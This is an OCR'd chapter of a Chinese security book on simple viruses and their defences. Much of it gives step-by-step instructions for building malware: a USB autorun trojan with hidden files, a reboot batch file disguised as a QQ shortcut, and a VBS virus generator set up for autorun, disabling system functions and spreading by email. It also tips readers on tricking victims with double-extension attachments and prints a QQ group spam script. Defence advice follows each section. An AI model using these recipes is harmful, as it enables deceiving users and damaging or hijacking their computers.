6）传染：病毒的传染是病毒性能的一个重要标志。在传染环节中，病毒复制一个自身的副本到传染对象中去。计算机病毒的传染是以计算机系统的运行及读写磁盘为基础的。没有这样的条件，计算机病毒是不会传染的。只要计算机运行，就会有磁盘读写动作， 病毒传染的两个先决条件就很容易得到满足。系统运行为病毒驻留内存创造了条件， 病毒传染的第一步是驻留内存；一旦进入内存之后，寻找传染机会，寻找可攻击的对象，判断条件是否满足，决定是否可传染；当条件满足时进行传染，将病毒写入磁盘系统。

4.2 两种简单病毒的生成与防范

病毒的编写是一种高深技术，真正的病毒一般都具有：传染性、隐藏性、破坏性。本节介绍两款简单病毒，Restart 病毒和 U 盘病毒。


4.2.1 U 盘病毒的生成与防范

U 盘病毒，又称 Autorun 病毒，就是通过 U 盘，产生 AutoRun.inf 进行传播的病毒。随着 U 盘、移动硬盘、存储卡等移动存储设备的普及，U 盘病毒已经成为现在比较流行的计算机病毒之一。U 盘病毒并不是只存在于 U 盘上，中毒的计算机每个分区下面同样有 U 盘病毒，计算机和 U 盘交叉传播。

1．U 盘病毒生成曝光


了解 U 盘病毒的生成方法与传播方式，才能够更好地进行 U 盘病毒的防范。下面曝光简单的 U 盘病毒的生成过程。

STEP01: 将病毒或木马复制到 U 盘中




直接拖动病毒或木马程序到 U 盘中。

STEP02: 在 U 盘中新建文本文档




将新建的文本文档重命名为 Autorun.inf。

STEP03: 查看提示信息




单击“是”按钮。

STEP04: 编写 Autorun.inf 文件代码



双击 Autorun.inf 文件打开记事本窗口，编辑文件代码，使得双击 U 盘图标后运行指定木马程序。

STEP05: 查看属性




按住 <Ctrl> 键将木马程序和 Autorun.inf 文件一起选中并右击，在弹出的快捷菜单中单击“属性”命令。

STEP06: 将文件属性设置为“隐藏”

01 切换至“常规”选项卡。


02 勾选“隐藏”复选框，然后单击“确定”按钮。

STEP07: 单击“文件夹选项”



在 U 盘窗口中选择“工具” > “文件夹选项”菜单命令。

STEP08: 设置不显示隐藏文件



01 切换至“查看”选项卡。

02 选中“不显示隐藏的文件、文件夹或驱动器”单选按钮，然后单击“确定”按钮。


将 U 盘接入计算机中，右击 U 盘对应的图标，会在快捷菜单中看到“Auto”命令，表示设置成功。

2．防范 U 盘病毒

1）防范 U 盘病毒的最好办法也是最不实用的办法，就是不将 U 盘插到安全性不明的计算机里，但是这点是几乎不可能做到的。

2）打开显示隐藏文件、文件夹和驱动器，取消隐藏已知文件的扩展名。这可以有效防止病毒木马伪装为文件夹及正常文件诱骗用户点击。

显示隐藏文件的具体方法：在“计算机”窗口中选择“查看”>“文件夹选项”命令，打开“文件夹选项”对话框，如右图所示。



让计算机显示隐藏文件方法

这样，在能正常显示隐藏文件或扩展名的情况下，模仿的

病毒，例如图标是文件夹的 exe 文件，*.jpg.exe（“*”指代文件名，下同）。这类看似不正常的文件，尽量不要去点击。需要注意的是，*.exe.jpg 也不要随便点击，这有可能是 Unicode 反转。除此之外，网址快捷方式*.url 等，假设某文件文件名是 WWW.PC841.COM，这不是网址，而是后缀名为 com 的软件，基本可以肯定它是伪装的病毒。对于上述两类文件，可以右击并选择“属性”命令，查看其文件类型。


3）对于自动运行（AutoRun）类及利用系统漏洞的病毒，最简单的办法是安装微软的补丁，可以使用诸如金山卫士或者 360 安全卫士的漏洞修补功能自动修复。从 Windows 7 系统开始自动运行（AutoRun）类病毒方面已经完善了，用户无需再担心此问题。

4）不少软件有非常不错的防杀效果，例如 360 卫士及杀毒、金山毒霸、QQ 管家 7.0、江民、瑞星、卡巴、诺顿等。

4.2.2 Restart 病毒形成过程曝光

Restart 病毒是一种能够让计算机重新启动的病毒，该病毒主要通过 DOS 命令“shut down/r”命令来实现。用户平时在使用计算机过程中或许碰到过计算机不断重启的情况。下面将曝光 Restart 病毒的形成过程。

STEP01: 新建一个文本文档




在桌面空白处单击鼠标右键，在弹出的快捷菜单中选择“新建”>“文本文档”命令。

STEP02: 打开新建的记事本


输入“shutdown /r”命令，即自动重启本地计算机。

STEP03: 保存文件




选择“文件”>“保存”菜单命令。

STEP04: 重命名文本文档为腾讯 QQ.bat



在弹出的“重命名”对话框中单击“是”按钮。

STEP05: 右击“腾讯 QQ.bat”图标




在弹出的菜单中单击“创建快捷方式”命令。

STEP06: 右击“腾讯 QQ.bat-快捷方式”图标

在弹出的菜单中单击“属性”命令。


STEP07: 更改图标



01 切换至“快捷方式”选项卡。

02 单击“更改图标”按钮。

STEP08: 查看提示信息




单击“确定”按钮。

STEP09: 选择图标

在列表中选择程序图标，如果没有合适的，则单击“浏览”按钮。

STEP10: 选择 ico 格式的图标



01 打开图标保存位置，选中 ico 格式图标。

02 单击“打开”按钮。


STEP11: 查看已选的 ico 图标

单击“确定”按钮。

STEP12: 查看生成的腾讯 QQ.bat 图标

单击“确定”按钮。

STEP13: 查看修改后的快捷图标




在桌面上查看修改后的快捷图标，将其名称改为“腾讯 QQ”。

STEP14: 右击.bat 快捷图标


在弹出的快捷菜单中单击“属性”命令。

STEP15: 将文件设置为隐藏




01 切换至“常规”选项卡。 02 单击“确定”按钮。

STEP16: 打开“文件夹”选项



在桌面上双击“计算机”图标，然后选择“工具”>“文件夹选项”命令。

STEP17: 设置不显示隐藏的文件



01 切换至“查看”选项卡。

02 选中“不显示隐藏的文件、文件夹或驱动器”单选按钮，然后单击“确定”按钮。

STEP18: 设置后在桌面上查看快捷图标

可看到桌面上未显示“腾讯 QQ.bat”图标，只显示“腾讯 QQ”图标，用户一旦双击该图标，计算机便会重启。

4.3 脚本病毒的生成与防范

脚本病毒通常是由 JavaScript 代码编写的恶意代码，一般带有广告性质、修改 IE 首页、修改注册表等信息。脚本病毒的前缀是 Script，共同点是使用脚本语言编写。通过网页进行传播的病毒，如红色代码（Script.Redlof）脚本病毒还会有 VBS、JS（表明是何种脚本编写的）等前缀，如欢乐时光（VBS.Happytime）、十四日（Js.Fortnight.c.s）等。只有了解了脚本病毒的特点及生成过程，才能更好地对该病毒做好防范。

4.3.1 VBS 脚本病毒的特点

VBS 病毒是用 VB Script 编写而成的，该脚本语言功能非常强大，它们利用 Windows 系统的开放性特点，通过调用一些现成的 Windows 对象、组件，可以直接对文件系统、注册表等进行控制。应该说，病毒就是一种思想，而这种思想在用 VBS 实现时变得极其容易。

VBS 脚本病毒具有如下几个特点。

1）编写简单。即便以前对病毒一无所知，也可以在很短的时间里编出一个新型病毒来。

2）破坏力大。其破坏力不仅表现在对用户系统文件及性能的破坏，而且可以使邮件服务器崩溃，网络发生严重阻塞。

3）感染力强。由于脚本是直接解释执行，并且它不需要像 PE 病毒那样，需要做复杂的 PE 文件格式处理，因此这类病毒可以直接通过自我复制的方式感染其他同类文件，并且自我的异常处理变得非常容易。

4）传播范围大。这类病毒通过 htm 文档、电子邮件附件或其他方式，可以在很短时间内传遍世界各地。

5）病毒源码容易被获取，变种多。由于 VBS 病毒解释执行，其源代码可读性非常强，即使病毒源码经过加密处理，其源代码的获取也还是比较简单。因此，这类病毒变种比较多，稍微改变病毒的结构，或者修改特征值，很多杀毒软件可能就无能为力了。

6）欺骗性强。脚本病毒为了得到运行机会，往往会采用各种让用户不大注意的手段，譬如，邮件的附件名采用双后缀，如.jpg.vbs，由于系统默认不显示后缀，这样，用户看到这个文件的时候，就会认为它是一个 jpg 图片文件。

7）使得病毒生产机实现起来非常容易。所谓病毒生产机，就是可以按照用户的意愿生产病毒的机器（当然，这里指的是程序），目前的病毒生产机，之所以大多数都为脚本病毒生产机，其中最重要的一点还是因为脚本是解释执行的，实现起来非常容易，具体将在后面谈及。

4.3.2 VBS 脚本病毒通过网络传播的几种方式

VBS 脚本病毒之所以传播范围广，主要依赖于它的网络传播功能，一般来说，VBS 脚本病毒采用如下几种方式进行传播。

1．通过电子邮件传播

这是一种用得非常普遍的传播方式。病毒可以通过各种方法得到合法的邮箱地址，最常见的就是直接取 Outlook 地址簿中的邮箱地址，也可以通过程序在用户文档（譬如 htm 文件）中搜索邮箱地址。

2．通过局域网共享传播

局域网共享传播也是一种非常普遍并且有效的网络传播方式。为了交流方便，局域网内一般都存在不少共享目录，并且具有可写权限，这样病毒通过搜索这些共享目录，就可以将病毒代码传播到这些目录之中。

3．通过感染 htm 等网页文件传播

如今，WWW 服务已经变得非常普遍，病毒通过感染 htm、asp、jsp、php 等网页文件，势必会导致所有访问过该网页的用户机器感染病毒。

4．通过 IRC 聊天通道传播


另外，病毒也可以通过现在广泛流行的 KaZaA 进行传播。将病毒文件复制到 KaZaA 的默认共享目录中，这样，当其他用户访问这台机器时，就有可能下载该病毒文件并执行。这种传播方法可能会随着 KaZaA 这种点对点共享工具的流行而发生作用。

4.3.3 VBS 脚本病毒生成机

现在网络中还流行“VBS 脚本病毒生成机”这样的自动生成脚本语言的软件，无须掌握枯燥的语言，即可自制 VBS 脚本病毒。


下面曝光脚本病毒的制作过程，具体的操作步骤如下。

STEP01: 启动病毒生成器 v1.0



下载并解压 “病毒生成器”压缩文件，打开对应的文件夹，双击“vir1.exe”应用程序图标。

STEP02: 程序相关介绍



01 打开“第一步 了解本程序”界面后，可看到该程序的相关介绍。


02 单击“下一步”按钮。

STEP03: 设置病毒复制选项

01 勾选相应复选框并填写病毒副本文件名。

02 单击“下一步”按钮。

STEP04: 设置禁止功能选项



01 根据所要制作的病毒功能勾选要禁止的功能。

02 单击“下一步”按钮。

小技巧

勾选禁止功能选项


若勾选“开机自动运行”复选框，则病毒将自身加入注册表，伴随系统启动悄悄运行；如果勾选“禁止‘运行’菜单”“禁止‘关闭系统’菜单”“禁止‘任务栏和开始’”及“禁止显示桌面所有图标”等复选框，让中毒者的计算机出现些莫名其妙的错误；如果勾选“隐藏盘符”“禁止注册表扫描”“禁用‘控制面板’”等复选框，则会出现开机后找不到硬盘分区、无法运行注册表编辑器、无法打开控制面板等状况。

STEP05: 设置病毒提示

01 勾选“设置开机提示对话框”复选框，并填写开机提示框标题以及内容信息。

02 单击“下一步”按钮。


STEP06: 设置病毒传播选项



01 勾选“通过电子邮件进行自动传播(蠕虫)”复选框，并填写发送带毒邮件的地址数量。

02 单击“下一步”按钮。

STEP07: 设置 IE 修改选项



01 勾选要禁用的 IE 功能，然后单击“下一步”按钮。

02 在打开的“设置主页”对话框中填写主页地址，并单击“确认输入”按钮。

STEP08: 开始制造病毒

01 在文本框中输入病毒文件存放位置。

02 单击“开始制造”按钮。

STEP09: 病毒正在生成

在“第七步 开始制造病毒”界面中出现病毒生成进度条，完成后可在文件存储位置查看已经生成的病毒。

> **小技巧**
>
> 1）病毒生成之后，如何让病毒在对方的计算机上运行呢？有许多种方法，比如修改文件名、使用双后缀的文件名，如“病毒.txt.vbs”等，再通过邮件附件发送出去。
>
> 2）在用此软件制造生成病毒的同时，会产生一个名为“reset.vbs”的恢复文件，如果不小心运行了病毒，使得系统不能正常工作，则可以运行该恢复文件来解救。

4.3.4 刷屏的 VBS 脚本病毒曝光

VBS 脚本语言功能强大，而且使用异常简单，下面将曝光如何制作一个可以在 QQ 群聊天室中自动刷屏的 VBS 病毒。

（1）生成 VBS 脚本


新建一个记事本，并在空白的文本框中输入如下代码：


```
Set WshShell= WScript.CreateObject("WScript.Shell")
WshShell.AppActivate "这个群真好玩"
for i=1 to 10
WScript.Sleep 500
WshShell.SendKeys "^v"
WshShell.SendKeys i
WshShell.SendKeys "%s"
Next
```

其中“for i=1 to 10”语句是用来控制发送次数的，表示发送 10 次，可以改为更大的数字。其中很重要的一句是“WshShell.AppActivate "这个群真好玩"”，该语句指定了要刷的 QQ 群名称，可以根据需要修改。在输入完毕后，将文件保存为以.vbs 为后缀的任意文件名，如“qq.vbs”。

（2）刷 QQ 群聊天屏

打开一个 QQ 群聊天窗口并复制要发送的内容到剪贴板上，如复制“什么？”，双击刚才生成的“qq.vbs”切换到群聊天窗口中，在其中可看到 QQ 群正在自动刷屏。





> 注意　在刷屏成功后，每一条信息下面都会显示信息发送的条数，当发送完指定的条数后，便会自动停止。

4.3.5　如何防范 VBS 脚本病毒

1．VBS 脚本病毒的弱点

由于 VBS 脚本病毒的编写语言为脚本，因而它不会像 PE 文件那样方便灵活，VBS 脚本病毒的运行是需要条件的（不过，这种条件在默认情况下就已经具备了）。

VBS 脚本病毒一般具有如下弱点。

1）绝大部分 VBS 脚本病毒运行的时候需要用到一个对象：FileSystemObject。

2）VBS 代码是通过 WSH（Windows Script Host，Windows 脚本宿主）来解释执行的。

3）VBS 脚本病毒的运行需要其关联程序 Wscript.exe 的支持。

4）通过网页传播的病毒需要 ActiveX 的支持。

5）通过电子邮件传播的病毒需要 OE（Outlook Express）的自动发送邮件功能支持，但是绝大部分病毒都是以电子邮件为主要传播方式的。

2．如何防范 VBS 脚本病毒

1）禁用文件系统对象 FileSystemObject。

方法：用“regsvr32 scrrun.dll /u”命令禁止文件系统对象，其中，regsvr32 是 Windows\System 下的可执行文件。或者直接查找 scrrun.dll 文件，将其删除或者改名。

2）在 Windows 目录中找到 WScript.exe，更改名称或者删除，如果以后有机会用到的话，就更改名称。当然，删除后可以重新安装。

3）要彻底防范 VBS 网络蠕虫病毒，还须设置浏览器。首先打开浏览器，选择“工具”>“Internet 选项”菜单命令，在弹出的“Internet 属性”对话框的“安全”选项卡中单击“自定义级别”按钮，在“安全设置-Internet 区域”对话框中把“ActiveX 控件及插件”的所有选项都设为禁用，这样就不怕了。

4）禁用 OE 的自动收发邮件功能。

5）由于蠕虫病毒大多利用文件扩展名做文章，因此要防范它就不要隐藏系统中已知文件类型的扩展名。Windows 默认勾选“隐藏已知文件类型的扩展名称”复选框，取消勾选该复选框，即修改为显示所有文件类型的扩展名称。

6）将系统的网络连接的安全级别至少设置为“中等”，这样可以在一定程度上预防某些有害的 Java 程序或者某些 ActiveX 组件对计算机的侵害。

7）杀毒软件的使用非常重要。

4.4　宏病毒与邮件病毒的防范

宏病毒与邮件病毒是广大计算机用户经常遇到的病毒，如果中了这些病毒，就可能会给自己造成重大损失，所以有必要了解一些这方面的防范知识。

4.4.1　宏病毒的判断方法

虽然不是所有包含宏的文档都包含宏病毒，但当有下列情况之一时，可以断定该 Office

文档或 Office 系统中有宏病毒。

1）在打开“宏病毒防护功能”的情况下，当打开一个自己编辑的文档时，系统会弹出相应的警告对话框。然而，实际上并没有在其中使用宏或并不知道到底怎么用宏，那么就可以肯定该文档已经感染了宏病毒。

2）在打开“宏病毒防护功能”的情况下，Office 文档中一系列的文件都在打开时给出宏警告。如果用户很少使用到宏，那么当看到成串的文档有宏警告时，可以肯定这些文档中有宏病毒。

